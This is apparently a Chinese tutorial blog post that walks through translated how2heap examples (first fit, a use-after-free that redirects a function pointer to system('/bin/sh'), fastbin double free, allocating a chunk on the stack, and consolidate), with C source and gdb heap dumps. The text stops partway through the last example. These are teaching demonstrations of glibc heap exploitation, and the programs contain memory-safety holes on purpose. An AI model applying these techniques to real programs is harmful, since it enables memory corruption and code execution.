


## how2heap调试学习（一）



2020-12-5 22:42

6119

字数限制，分开发了

代码: [https://github.com/yichen115/how2heap\\_zh](https://github.com/yichen115/how2heap_zh)

代码翻译自 how2heap: <https://github.com/shellphish/how2heap>

本文语雀文档地址: <https://www.yuque.com/hxfqg9/bin/ape5up>

每个例子开头都标着测试环境

## first\_fit

ubuntu16.04   glibc 2.23


源码:

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  int main()
6  {
7      fprintf(stderr, "尽管这个例子没有演示攻击效果，但是它演示了 glibc 的分配机制\n");
8      fprintf(stderr, "glibc 使用首次适应算法选择空闲的堆块\n");
9      fprintf(stderr, "如果有一个空闲堆块且足够大，那么 malloc 将选择它\n");
10     fprintf(stderr, "如果存在 use-after-free 的情况那可以利用这一特性\n");
11
12     fprintf(stderr, "首先申请两个比较大的 chunk\n");
13     char* a = malloc(0x512);
14     char* b = malloc(0x256);
15     char* c;
16
17     fprintf(stderr, "第一个 a = malloc(0x512) 在: %p\n", a);
```

```
18     fprintf(stderr, "第二个 a = malloc(0x256) 在: %p\n", b);
19     fprintf(stderr, "我们可以继续分配\n");
20     fprintf(stderr, "现在我们把 \"AAAAAAA\" 这个字符串写到 a 那里\n");
21     strcpy(a, "AAAAAAA");
22     fprintf(stderr, "第一次申请的 %p 指向 %s\n", a, a);
23
24     fprintf(stderr, "接下来 free 掉第一个...\n");
25     free(a);
26
27     fprintf(stderr, "接下来只要我们申请一块小于 0x512 的 chunk, 那就会分配到原本 a 那里: %p\n", a);
28
29     c = malloc(0x500);
30     fprintf(stderr, "第三次 c = malloc(0x500) 在: %p\n", c);
31     fprintf(stderr, "我们这次往里写一串 \"CCCCCCCC\" 到刚申请的 c 中\n");
32     strcpy(c, "CCCCCCCC");
33     fprintf(stderr, "第三次申请的 c %p 指向 %s\n", c, c);
34     fprintf(stderr, "第一次申请的 a %p 指向 %s\n", a, a);
35     fprintf(stderr, "可以看到, 虽然我们刚刚看的是 a 的, 但它的内容却是 \"CCCCCCCC\"\n");
36 }
```

编译一下: `gcc -g first_fit.c`

运行一下看看



```
yichen@ubuntu: ~/桌面/pwnlearn/heap/how2heap_zh
yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ gcc -g first_fit.c
yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ ./a.out
尽管这个例子没有演示攻击效果,但是它演示了 glibc 的分配机制
glibc 使用首次适应算法选择空闲的堆块
如果有一个空闲堆块且足够大,那么 malloc 将选择它
如果存在 use-after-free 的情况那可以利用这一特性
首先申请两个比较大的 chunk
第一个 a = malloc(0x512) 在: 0xd8c010
第二个 a = malloc(0x256) 在: 0xd8c530
我们可以继续分配
现在我们把 "AAAAAAA" 这个字符串写到 a 那里
第一次申请的 0xd8c010 指向 AAAAAAA
接下来 free 掉第一个...
接下来只要我们申请一块小于 0x512 的 chunk, 那就会分配到原本 a 那里: 0xd8c010
第三次 c = malloc(0x500) 在: 0xd8c010
```

```
我们这次往里写一串 "CCCCCCCC" 到刚申请的 c 中
第三次申请的 c 0xd8c010 指向 CCCCCCCC
第一次申请的 a 0xd8c010 指向 CCCCCCCC
可以看到，虽然我们刚刚看的是 a 的，但它的内容却是 "CCCCCCCC"
```

程序展示了一个 glibc 堆分配策略，first-fit。在分配内存时，malloc 先到 unsorted bin（或者 fastbins）中查找适合的被 free 的 chunk，如果没有，就会把 unsorted bin 中的所有 chunk 分别放入到所属的 bins 中，然后再去这些 bins 里去寻找适合的 chunk。可以看到第三次 malloc 的地址和第一次相同，即 malloc 找到了第一次 free 掉的 chunk，并把它重新分配

下断点，对着源码调试着理解一下

先是 malloc 了两次，然后给第一个 a 赋了 "AAAAAAAA"

```
gdb-peda$ heap all
0x603000 SIZE=0x520 DATA[0x603010] | AAAAAAAA..... | INUSED PREV_INUSE
0x603520 SIZE=0x260 DATA[0x603530] | ..... | INUSED PREV_INUSE
0x603780 SIZE=0x20880 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000521
0x603010: 0x4141414141414141 ← AAAAAAAA
0x603020: 0x0000000000000000 0x0000000000000000
0x603030: 0x0000000000000000 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000000000
```

然后 free 了 a，这时候 a 被放到了 unsorted bin 中

```
gdb-peda$ heap all
0x603000 SIZE=0x520 DATA[0x603010] | x.....x..... | PREV_INUSE INUSED
```

```

0x603520 SIZE=0x260 DATA[0x603530] | ..... | INUSED
0x603780 SIZE=0x20880 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ heap bins
UNSORTBINS :
bins 0 :
0x603000 SIZE=0x520 DATA[0x603010] |x.....x.....| PREV_INUSE INUSED
gdb-peda$ x/10gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000521
0x603010: 0x00007ffff7dd1b78 0x00007ffff7dd1b78
0x603020: 0x0000000000000000 0x0000000000000000
0x603030: 0x0000000000000000 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000000000

```

然后再去申请一个小于 free chunk 的大小的内存空间根据 first fit 就会分配到这里

可以发现，当释放了一块内存之后再去申请一个大小略小的空间，那么 glibc 倾向于将先前释放的空间重新分配

```

gdb-peda$ heap all
0x603000 SIZE=0x520 DATA[0x603010] |CCCCCCCC.....0`.....0`.....| INUSED PREV_INUSE
0x603520 SIZE=0x260 DATA[0x603530] | ..... | INUSED PREV_INUSE
0x603780 SIZE=0x20880 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000521
0x603010: 0x4343434343434343 0x00007ffff7dd1b78
0x603020: 0x000000000000603000 0x000000000000603000
0x603030: 0x0000000000000000 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000000000

```

← CCCCCCCC

加上参数重新编译一个版本: `gcc -fsanitize=address -g first_fit.c`

会提示有个 use-after-free 漏洞

```
终端 文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
yichen@ubuntu:~/桌面/pwnlearn/heap/ctf-all-in-one$ gcc -fsanitize=address -g first_fit.c
yichen@ubuntu:~/桌面/pwnlearn/heap/ctf-all-in-one$ ./a.out
1st malloc(512): 0x6150000fd00
2nd malloc(256): 0x611000009f00
first allocation 0x6150000fd00 points to AAAAAAAA
Freeing the first one...
3rd malloc(500): 0x6150000fa80
3rd allocation 0x6150000fa80 points to CCCCCCCC
=====
==13159==ERROR: AddressSanitizer: heap-use-after-free on address 0x6150000fd00 at pc 0x7f579bdbb1e9 bp 0x7fff104e25e0 sp 0x7fff104e1d58
READ of size 2 at 0x6150000fd00 thread T0
#0 0x7f579bdbb1e8 (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x601e8)
#1 0x7f579bdbbbcc in vfprintf (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x60bcc)
#2 0x7f579bdbbbcf9 in fprintf (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x60cf9)
#3 0x400b8b in main /home/yichen/桌面/pwnlearn/heap/ctf-all-in-one/first_fit.c:23
#4 0x7f579b9b182f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x2082f)
#5 0x400878 in _start (/home/yichen/桌面/pwnlearn/heap/ctf-all-in-one/a.out+0x400878)

0x6150000fd00 is located 0 bytes inside of 512-byte region [0x6150000fd00,0x6150000ff00)
freed by thread T0 here:
#0 0x7f579bdf32ca in __interceptor_free (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x982ca)
#1 0x400aa2 in main /home/yichen/桌面/pwnlearn/heap/ctf-all-in-one/first_fit.c:17
#2 0x7f579b9b182f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x2082f)
```

```

previously allocated by thread T0 here:
#0 0x7f579bdf3602 in malloc (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x98602)
#1 0x400957 in main /home/yichen/桌面/pwnlearn/heap/ctf-all-in-one/first_fit.c:6
#2 0x7f579b9b182f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x2082f)

SUMMARY: AddressSanitizer: heap-use-after-free 0x0000000000000000:0 ??
Shadow bytes around the buggy address:
 0x0c2a7fff9f50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c2a7fff9f60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c2a7fff9f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0x0c2a7fff9f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 fa
 0x0c2a7fff9f90: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
=>0x0c2a7fff9fa0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
 0x0c2a7fff9fb0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
 0x0c2a7fff9fc0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
 0x0c2a7fff9fd0: fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd
 0x0c2a7fff9fe0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c2a7fff9ff0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Heap right redzone: fb
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack partial redzone: f4
Stack after return: f5

```

UAF 漏洞简单来说就是第一次申请的内存释放之后，没有进行内存回收，下次申请的时候还能申请到这一块内存，导致我们可以用以前的内存指针来访问修改过的内存

来看一下一个简单的 UAF 的利用的例子

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  typedef void (*func_ptr)(char *);
4  void evil_fuc(char command[])
5  {
6      system(command);
7  }
8  void echo(char content[])
9  {
10     printf("%s",content);
11 }
12 int main()
13 {
14     func_ptr *p1=(func_ptr*)malloc(0x20);
15     *p1=(func_ptr)system;

```



```

15     printf( "申请了4个100大小的内存 );
16     printf("p1 的地址: %p\n",p1);
17     p1[1]=echo;
18     printf("把p1[1]赋值为echo函数, 然后打印出\"hello world\\");
19     p1[1]("hello world\n");
20     printf("free 掉 p1");
21     free(p1);
22     printf("因为并没有置为null, 所以p1[1]仍然是echo函数, 仍然可以输出打印了\"hello again\\");
23     p1[1]("hello again\n");
24     printf("接下来再去malloc一个p2, 会把释放掉的p1给分配出来, 可以看到他俩是同一地址的");
25     func_ptr *p2=(func_ptr*)malloc(0x20);
26     printf("p2 的地址: %p\n",p2);
27     printf("p1 的地址: %p\n",p1);
28     printf("然后把p2[1]给改成evil_fuc也就是system函数");
29     p2[1]=evil_fuc;
30     printf("传参调用");
31     p1[1]("/bin/sh");
32     return 0;
33 }

```

看一下, 首先申请了一个 chunk, 把那个 p1[1] 改成了 echo 函数的地址

```

gdb-peda$ heap all
0x602000 SIZE=0x30 DATA[0x602010] |.....@.....| INUSED PREV_INUSE
0x602030 SIZE=0x410 DATA[0x602040] |...p1[1].....echo.....| INUSED PREV_INUSE
0x602440 SIZE=0x20bc0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000031
0x602010: 0x0000000000000000 0x0000000000400611
0x602020: 0x0000000000000000 0x0000000000000000
0x602030: 0x0000000000000000 0x0000000000000411
0x602040: 0x5d315b31708a8ae6 0xb8e4bc80e58bb5e8
gdb-peda$ p echo
$1 = {void (char *)} 0x400611 <echo>

```

free 掉之后再申请一个大小相同的 p2, 这时候会把之前 p1 的内存区域分配给 p2, 也就是说可以用 p2 来控制 p1 的内容了



```

gdb-peda$ heap all
0x602000 SIZE=0x30 DATA[0x602010] |.....@.....| INUSED PREV_INUSE
0x602030 SIZE=0x410 DATA[0x602040] |.....p2[1].....evil_fuc.| INUSED PREV_INUSE
0x602440 SIZE=0x20bc0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000031
0x602010:      0x0000000000000000      0x00000000004005f6
0x602020:      0x0000000000000000      0x0000000000000000
0x602030:      0x0000000000000000      0x0000000000000411
0x602040:      0x8ae68e90e5b684e7      0xbbe75d315b32708a
gdb-peda$ p evil_fuc
$2 = {void (char *)} 0x4005f6 <evil_fuc>

```

## fastbin\_dup

ubuntu16.04 glibc 2.23

fastbin 主要是用来放一些小的内存的，来提高效率

源码

```

1 | #include <stdio.h>
2 | #include <stdlib.h>
3 | #include <string.h>
4 |
5 | int main()
6 | {
7 |     fprintf(stderr, "这个例子演示了 fastbin 的 double free\n");
8 |
9 |     fprintf(stderr, "首先申请了 3 个 chunk\n");
10 |    char* a = malloc(8);
11 |    strcpy(a, "AAAAAAA");
12 |    char* b = malloc(8);
13 |    strcpy(b, "BBBBBBBB");
14 |    char* c = malloc(8);
15 |    strcpy(c, "CCCCCCCC");
16 |
17 |    fprintf(stderr, "第一个 malloc(8): %p\n", a);
18 |    fprintf(stderr, "第二个 malloc(8): %p\n", b);
19 |    fprintf(stderr, "第三个 malloc(8): %p\n", c);
20 |

```

```

21     fprintf(stderr, "free 掉第一个\n");
22     free(a);
23
24     fprintf(stderr, "当我们再次 free %p 的时候, 程序将会崩溃因为 %p 在 free 链表的第一个位置上\n", a, a);
25     // free(a);
26     fprintf(stderr, "我们先 free %p.\n", b);
27     free(b);
28
29     fprintf(stderr, "现在我们可以再次 free %p 了, 因为他现在不在 free 链表的第一个位置上\n", a);
30     free(a);
31     fprintf(stderr, "现在空闲链表是这样的 [ %p, %p, %p ]. 如果我们 malloc 三次, 我们会得到两次 %p \n", a, b, a, a);
32
33     char* d = malloc(8);
34     char* e = malloc(8);
35     char* f = malloc(8);
36     strcpy(d, "DDDDDDDD");
37     strcpy(e, "EEEEEEEE");
38     strcpy(f, "FFFFFFF");
39     fprintf(stderr, "第一次 malloc(8): %p\n", d);
40     fprintf(stderr, "第二次 malloc(8): %p\n", e);
41     fprintf(stderr, "第三次 malloc(8): %p\n", f);
42 }

```

gcc -g fastbin\_dup.c

程序展示了 fastbins 的 double-free 攻击, 可以泄露出一块已经被分配的内存指针。fastbins 可以看成是一个后进先出的栈, 使用单链表来实现, 通过 fastbin->fd 来遍历。由于 free 的过程会对 free list 做检查, 我们不能连续两次 free 同一个 chunk, 所以这里在两次 free 之间, 增加了一次对其他 chunk 的 free 过程, 从而绕过了检查顺利执行, 然后再 malloc 三次, 就在同一个地址 malloc 了两次, 也就有了两个指向同一块内存区域的指针

(之前 gef 调的因为地址一样就没换图片)

首先 malloc 3 个 chunk

```

gdb-peda$ heap all
0x602000 SIZE=0x20 DATA[0x602010] |AAAAAAAA.....!.....| INUSED PREV_INUSE
0x602020 SIZE=0x20 DATA[0x602030] |BBBBBBBB.....!.....| INUSED PREV_INUSE
0x602040 SIZE=0x20 DATA[0x602050] |CCCCCCCC.....!.....| INUSED PREV_INUSE
0x602060 SIZE=0x20fa0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/20gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x4141414141414141 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021
0x602030: 0x4242424242424242 0x0000000000000000

```

```

0x602040: 0x0000000000000000 0x0000000000000021
0x602050: 0x4343434343434343 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000020fa1
0x602070: 0x0000000000000000 0x0000000000000000
0x602080: 0x0000000000000000 0x0000000000000000
0x602090: 0x0000000000000000 0x0000000000000000

```

第一个 free 之后, chunk a 被添加到 fastbins 中

```

gdb-peda$ heap all
0x602000 SIZE=0x20 DATA[0x602010] | .....!.....| INUSED PREV_INUSE
0x602020 SIZE=0x20 DATA[0x602030] |BBBBBBBB.....!.....| INUSED PREV_INUSE
0x602040 SIZE=0x20 DATA[0x602050] |CCCCCCCC.....!.....| INUSED PREV_INUSE
0x602060 SIZE=0x20fa0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/20gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021
0x602030: 0x4242424242424242 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000021
0x602050: 0x4343434343434343 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000020fa1
0x602070: 0x0000000000000000 0x0000000000000000
0x602080: 0x0000000000000000 0x0000000000000000
0x602090: 0x0000000000000000 0x0000000000000000

```

```

gef> heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]-
Fastbin[0] → UsedChunk(addr=0x602010,size=0x20)
Fastbin[1] 0x00
Fastbin[2] 0x00
Fastbin[3] 0x00
Fastbin[4] 0x00
Fastbin[5] 0x00
Fastbin[6] 0x00
Fastbin[7] 0x00
Fastbin[8] 0x00
Fastbin[9] 0x00

```

第二个 free 之后, chunk b 被添加到 fastbins 中, 可以看到在 b 的 fd 指针那里已经改成了 chunk a 的地址了

```
gef> x/15gx 0x602010-0x10
```

```

0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021
0x602030: 0x0000000000602000 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000021
0x602050: 0x4343434343434343 0x0000000000000000
0x602060: 0x0000000000000000 0x000000000020fa1
0x602070: 0x0000000000000000

```

```

gef> heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]-
Fastbin[0] → UsedChunk(addr=0x602030,size=0x20) → UsedChunk(addr=0x602010,size=0x20)
Fastbin[1] 0x00
Fastbin[2] 0x00
Fastbin[3] 0x00
Fastbin[4] 0x00
Fastbin[5] 0x00
Fastbin[6] 0x00
Fastbin[7] 0x00
Fastbin[8] 0x00
Fastbin[9] 0x00
gef>

```

此时，由于 chunk a 处于 bin 中第 2 块的位置，不会被 double-free 的检查机制检查出来，所以第三个 free 之后，chunk a 再次被添加到 fastbins 中：

```

gef> x/15gx 0x602010-0x10
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x0000000000602020 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021
0x602030: 0x0000000000602000 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000021
0x602050: 0x4343434343434343 0x0000000000000000
0x602060: 0x0000000000000000 0x000000000020fa1
0x602070: 0x0000000000000000

```

chunk a 和 chunk b 形成了一个环

```

gef> heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]-
Fastbin[0] → UsedChunk(addr=0x602010,size=0x20) → UsedChunk(addr=0x602030,size=0x20) → UsedChunk(addr=0x602010,size=0x20) → UsedChunk(addr=0x602030,size=0x20) → UsedChunk(addr=0x602010,size=0x20) → UsedChunk(addr=0x602030,size=0x20) → UsedChunk(addr=0x602010,size=0x20) → UsedChunk(addr=0x602030,size=0x20)

```

再 malloc 两个的情况 (上面那种情况先 q 再 c)

后来又 malloc 了一个可以看到 0x4444444444444444 被改成了 0x4646464646464646  
是因为后来申请的 f 跟 d 指向同一块内存区域



```

gdb-peda$ heap all
0x602000 SIZE=0x20 DATA[0x602010] | FFFFFFFF.....!.....| INUSED PREV_INUSE
0x602020 SIZE=0x20 DATA[0x602030] | EEEEEEEE.....!.....| INUSED PREV_INUSE
0x602040 SIZE=0x20 DATA[0x602050] | CCCCCCCC.....!.....| INUSED PREV_INUSE
0x602060 SIZE=0x20fa0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/20gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x4646464646464646 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021
0x602030: 0x4545454545454545 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000021
0x602050: 0x4343434343434343 0x0000000000000000
0x602060: 0x0000000000000000 0x00000000000020fa1
0x602070: 0x0000000000000000 0x0000000000000000
0x602080: 0x0000000000000000 0x0000000000000000

```

所以，对于 fastbins，可以通过 double-free 泄露一个堆块指针，可以用 -fsanitize=address 参数重新编译看看在 libc-2.26 中，即使两次 free，也没有触发 double-free 的异常检测，这是因为 tcache 的机制有关，等后面介绍

## fastbin\_dup\_into\_stack

ubuntu16.04 glibc 2.23

源码

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  int main()
6  {
7      fprintf(stderr, "这个例子拓展自 fastbin_dup.c, 通过欺骗 malloc 使得返回一个指向受控位置的指针 (本例为栈上) \n");
8      unsigned long long stack_var;
9
10     fprintf(stderr, "我们想通过 malloc 申请到 %p.\n", 8+(char *)&stack_var);
11
12     fprintf(stderr, "先申请3 个 chunk\n");
13     char* a = malloc(8);
14     strcpy(a, "AAAAAAA");
15     char* b = malloc(8);
16     strcpy(b, "BBBBBBBB");
17     char* c = malloc(8);

```

```
18     strcpy(c, "CCCCCCCC");
19
20     fprintf(stderr, "chunk a: %p\n", a);
21     fprintf(stderr, "chunk b: %p\n", b);
22     fprintf(stderr, "chunk c: %p\n", c);
23
24     fprintf(stderr, "free 掉 chunk a\n");
25     free(a);
26
27     fprintf(stderr, "如果还对 %p 进行 free, 程序会崩溃。因为 %p 现在是 fastbin 的第一个\n", a, a);
28     // free(a);
29     fprintf(stderr, "先对 b %p 进行 free\n", b);
30     free(b);
31
32     fprintf(stderr, "接下来就可以对 %p 再次进行 free 了, 现在已经不是它在 fastbin 的第一个了\n", a);
33     free(a);
34
35     fprintf(stderr, "现在 fastbin 的链表是 [ %p, %p, %p ] 接下来通过修改 %p 上的内容来进行攻击.\n", a, b, a, a);
36     unsigned long long *d = malloc(8);
37
38     fprintf(stderr, "第一次 malloc(8): %p\n", d);
39     char* e = malloc(8);
40     strcpy(e, "EEEEEEEE");
41     fprintf(stderr, "第二次 malloc(8): %p\n", e);
42     fprintf(stderr, "现在 fastbin 表中只剩 [ %p ] 了\n", a);
43
44     fprintf(stderr, "接下来往 %p 栈上写一个假的 size, 这样 malloc 会误以为那里有一个空闲的 chunk, 从而申请到栈上去\n", a);
45     stack_var = 0x20;
46
47     fprintf(stderr, "现在覆盖 %p 前面的 8 字节, 修改 fd 指针指向 stack_var 前面 0x20 的位置\n", a);
48     *d = (unsigned long long) (((char*)&stack_var) - sizeof(d));
49
50     char* f = malloc(8);
51     strcpy(f, "FFFFFFF");
52     fprintf(stderr, "第三次 malloc(8): %p, 把栈地址放到 fastbin 链表中\n", f);
53     char* g = malloc(8);
54     strcpy(g, "GGGGGGG");
55     fprintf(stderr, "这一次 malloc(8) 就申请到了栈上去: %p\n", g);
56 }
```

gcc -g fastbin\_dup\_into\_stack.c

这个程序展示了怎样通过修改指针, 将其指向一个伪造的 free chunk, 在伪造的地址处 malloc 出一个 chunk。该程序大部分内容都和上一个程序一样, 漏洞也同样是



double-tree, 只有给 fd 填充的内容不一样

三次 malloc 之后

```
gdb-peda$ heap all
0x603000 SIZE=0x20 DATA[0x603010] |AAAAAAAA.....!.....| INUSED PREV_INUSE
0x603020 SIZE=0x20 DATA[0x603030] |BBBBBBBB.....!.....| INUSED PREV_INUSE
0x603040 SIZE=0x20 DATA[0x603050] |CCCCCCCC.....!.....| INUSED PREV_INUSE
0x603060 SIZE=0x20fa0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/14gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000021
0x603010: 0x4141414141414141 0x0000000000000000
0x603020: 0x0000000000000000 0x0000000000000021
0x603030: 0x4242424242424242 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000000021
0x603050: 0x4343434343434343 0x0000000000000000
0x603060: 0x0000000000000000 0x00000000000020fa1
```

三次 free 之后, 可以看到由于 double free 造成的循环的指针

```
gdb-peda$ heap all
0x603000 SIZE=0x20 DATA[0x603010] | 0`.....!.....| INUSED PREV_INUSE
0x603020 SIZE=0x20 DATA[0x603030] |.0`.....!.....| INUSED PREV_INUSE
0x603040 SIZE=0x20 DATA[0x603050] |CCCCCCCC.....!.....| INUSED PREV_INUSE
0x603060 SIZE=0x20fa0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/14gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000021
0x603010: 0x000000000000603020 0x0000000000000000
0x603020: 0x0000000000000000 0x0000000000000021
0x603030: 0x000000000000603000 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000000021
0x603050: 0x4343434343434343 0x0000000000000000
0x603060: 0x0000000000000000 0x00000000000020fa1
```

这时候我们再去 malloc 两次, 还剩一个指向 chunk a 的 free chunk, 而前面我们也申请到了指向它的 chunk d, 可以通过它编辑 chunk a 的 fd 指针, 填充一个有意义的地址: 栈地址减 0x8 (因为伪造的 chunk 要有个 size, size 在 &stack\_var - 0x8 的位置上)

```
*d = (unsigned long long) (((char*)&stack_var) - sizeof(d));
```

```
gdb-peda$ heap all
0x603000 SIZE=0x20 DATA[0x603010] | .....!.....| INUSED PREV_INUSE
0x603020 SIZE=0x20 DATA[0x603030] | EEEEEEE.....!.....| INUSED PREV_INUSE
0x603040 SIZE=0x20 DATA[0x603050] | CCCCCCC.....| INUSED PREV_INUSE
0x603060 SIZE=0x20fa0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000021
0x603010: 0x00007fffffffddcb0 0x0000000000000000
0x603020: 0x0000000000000000 0x0000000000000021
0x603030: 0x4545454545454545 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000000021
gdb-peda$ p &stack_var
$2 = (unsigned long long *) 0x7fffffffddcb8
gdb-peda$ x/10gx 0x7fffffffddcb8-0x8
0x7fffffffddcb0: 0x00007ffff7ffe168 0x0000000000000020
0x7fffffffddcc0: 0x000000000000603010 0x000000000000603030
0x7fffffffddcd0: 0x000000000000603050 0x000000000000603010
0x7fffffffddce0: 0x000000000000603030 0x0000000000004005b0
0x7fffffffddcf0: 0x00007ffff7fffdde0 0xb0771a75089f7900
```

这样 malloc 一次之后再次申请的时候会申请到 fd 指针指向的 0x00007fffffffddcb0

```
gdb-peda$ x/10gx 0x7fffffffddcb8-0x8
0x7fffffffddcb0: 0x00007ffff7ffe168 0x0000000000000020
0x7fffffffddcc0: 0x4747474747474747 0x000000000000603000
0x7fffffffddcd0: 0x000000000000603050 0x000000000000603010
0x7fffffffddce0: 0x000000000000603030 0x000000000000603010
0x7fffffffddcf0: 0x00007ffff7fffdcc0 0xb0771a75089f7900
```

## fastbin\_dup\_consolidate

ubuntu16.04 glibc 2.23

```
gcc -g fastbin_dup_consolidate.c
```

```
1 | #include <stdio.h>
2 | #include <stdint.h>
```

```

3  #include <stdlib.h>
4  #include <string.h>
5
6  int main() {
7      void* p1 = malloc(0x40);
8      strcpy(p1, "AAAAAAA");
9      void* p2 = malloc(0x40);
10     strcpy(p2, "BBBBBBB");
11     fprintf(stderr, "申请两个 fastbin 范围内的 chunk: p1=%p p2=%p\n", p1, p2);
12     fprintf(stderr, "先 free p1\n");
13     free(p1);
14     void* p3 = malloc(0x400);
15     fprintf(stderr, "去申请 largebin 大小的 chunk, 触发 malloc_consolidate(): p3=%p\n", p3);
16     fprintf(stderr, "因为 malloc_consolidate(), p1 会被放到 unsorted bin 中\n");
17     free(p1);
18     fprintf(stderr, "这时候 p1 不在 fastbin 链表的头部了, 所以可以再次 free p1 造成 double free\n");
19     void* p4 = malloc(0x40);
20     strcpy(p4, "CCCCCCC");
21     void* p5 = malloc(0x40);
22     strcpy(p5, "DDDDDDD");
